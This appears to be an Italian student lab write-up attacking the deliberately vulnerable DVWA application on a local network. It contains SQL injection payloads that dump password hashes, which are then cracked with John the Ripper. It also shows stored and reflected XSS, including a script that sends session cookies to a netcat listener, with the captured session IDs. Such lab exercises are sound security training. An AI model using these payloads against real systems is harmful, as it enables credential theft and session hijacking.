
SQL Injection (blind) e XSS stored

RECUPERO PASSWORD UTENTE

Per poter recuperare le password di tutti gli utenti registrati nella DVWA è necesario inserire il codice **'UNON SELECT first_name, password FROM user#**



Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT first_name, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Questo ci ritornerà gli hash; i codici hash vengono generati tramite l'hashing, ovvero il processo di conversione di una determinata chiave in un altro valore, espresso sotto forma di codice alfanumerico.


PER DECIFRARLO UTILIZZEREMO JOHN THE RIPPER.

A john serve un fail per confrontare le cifrature utilizzeremo un file già in kali rochyou.txt



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=Raw-md5 /usr/share/wordlists/rockyou_fix.txt hasc3.txt
Using default input encoding: UTF-8
Loaded 57 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Remaining 56 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
password         (?)
abc123           (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
5g 0:00:00:12  3/3 0.3891g/s 42599Kp/s 42599Kc/s 2326MC/s crzebora..crzeblko
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session aborted
```

RECUPERO ID



User ID:

Submit

```
ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Ho fatto questa operazione perché ho notato che non corrispondevano nome e password per cui ho pensato ci fosse un id.


RECUPERO DEI COOKIE

Per recuperare i cookie userò burp suite e l'xss

Admin password

Utilizzo

<script>alert(document.cookie)</script>



Vulnerability: Stored Cross Site Scripting (XSS)


Name: test
Message: This is a test comment

Message:

192.168.60.101


security=low; PHPSESSID=a2a85241e7a15ac60f08d331589e4b9c

Smithy password




192.168.60.101 says

security=low;
PHPSESSID=0fb200f8c658fee81a1233127c00d601



```
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=
0fb200f8c658fee81a1233127c00d601
Connection: close

```

Gordonb abc123




192.168.60.101

security=low; PHPSESSID=2045119a3a3c582e334ab12a5853fa17

Name: test
Message: This is a test comment.

pablo letmein




192.168.60.101

security=low; PHPSESSID=40e3b929083bcb24beadee8db0afbc82

Name: test
Message: This is a test comment.

1337 charley



Vulnerability: Stored Cross Site Scripting (XSS)


192.168.60.101

security=low; PHPSESSID=d4250b63390dd8e7a383879a46055147


Name: test
Message: This is a test comment.

Name: admin

AVVIO DEL SERVER




```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2023-06-09 08:03:52 EDT; 9min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 1978 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1979 (sshd)
      Tasks: 1 (limit: 2268)
     Memory: 2.9M
        CPU: 19ms
     CGroup: /system.slice/ssh.service
             └─1979 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 09 08:03:52 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 09 08:03:52 kali sshd[1979]: Server listening on 0.0.0.0 port 22.
Jun 09 08:03:52 kali sshd[1979]: Server listening on :: port 22.
Jun 09 08:03:52 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

┌──(kali㉿kali)-[~]
└─$ 
```

LEGGO LE RETI CON



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
```

INVIO DEI COOCKIE TRAMITE DVWA



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


Col comando <script> new Image () .src="http://0.0.0.0/abc.php?"+document.cookie;</script>

Admin password




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80  ...
connect to [127.0.0.1] from localhost [127.0.0.1] 51536
GET /abc.php?security=low;%20PHPSESSID=eba6495320b9e214352d039ddc11b8b8 HTTP/1.1
Host: 0.0.0.0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.60.101/
```

Gordonb abc123




```
──(kali㉿kali)-[~]
─$ nc -lvp 80
istening on [any] 80  ...
onnect to [127.0.0.1] from localhost [127.0.0.1] 35048
ET /abc.php?security=low;%20PHPSESSID=099ba8fbef93fb42366d2d96c8676ea5 HTTP/1.1
ost: 0.0.0.0
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
ccept: image/avif,image/webp,*/*
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
onnection: keep-alive
eferer: http://192.168.60.101/
```

pablo letmein




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80  ...
connect to [127.0.0.1] from localhost [127.0.0.1] 41220
GET /abc.php?security=low;%20PHPSESSID=1d301ef8e93c4080dc4cc68a72971919 HTTP/1.1
Host: 0.0.0.0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.60.101/
```

1337 charley



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80  ...
connect to [127.0.0.1] from localhost [127.0.0.1] 33088
GET /abc.php?security=low;%20PHPSESSID=a340486416e1cdfd012828b106386510 HTTP/1.1
Host: 0.0.0.0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.60.101/
```

Smithy password



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 32822
GET /abc.php?security=low;%20PHPSESSID=c5f120565f309fc5bc90a8038d8aa22c HTTP/1.1
Host: 0.0.0.0
